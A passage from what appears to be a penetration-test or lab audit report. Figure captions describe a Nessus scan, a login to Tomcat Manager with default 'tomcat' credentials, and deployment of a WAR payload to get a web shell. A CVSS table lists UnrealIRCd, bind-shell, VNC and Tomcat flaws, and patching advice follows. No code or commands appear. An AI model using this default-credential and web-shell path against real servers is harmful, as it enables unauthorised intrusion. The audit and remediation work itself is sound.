


Figure 4.4.2: Nessus identifying the manager and deployment risks.




Figure 4.4.3: I successfully logged in with default 'tomcat' credentials.




Figure 4.4.4: I deployed a custom WAR payload to execute code on the server.




Figure 4.4.5: Final proof of system compromise via a web shell.

5. RISK ANALYSIS & CVSS SCORING

Vulnerability	CVE ID	CVSS v3.1	Auditor's Priority
UnrealIRCd Backdoor	CVE-2010-2075	10.0	CRITICAL / IMMEDIATE
Blind Shell (Port 1524)	N/A	9.8	CRITICAL / IMMEDIATE
Weak VNC Password	CVE-1999-0506	9.1	HIGH / ACTION REQUIRED
Tomcat Manager RCE	CVE-2009-3548	9.0	HIGH / ACTION REQUIRED

6. FINAL AUDITOR RECOMMENDATIONS

The vulnerabilities identified in this audit are extremely critical. I recommend that the organization immediately patch all outdated software and enforce a strict credential policy across all management interfaces.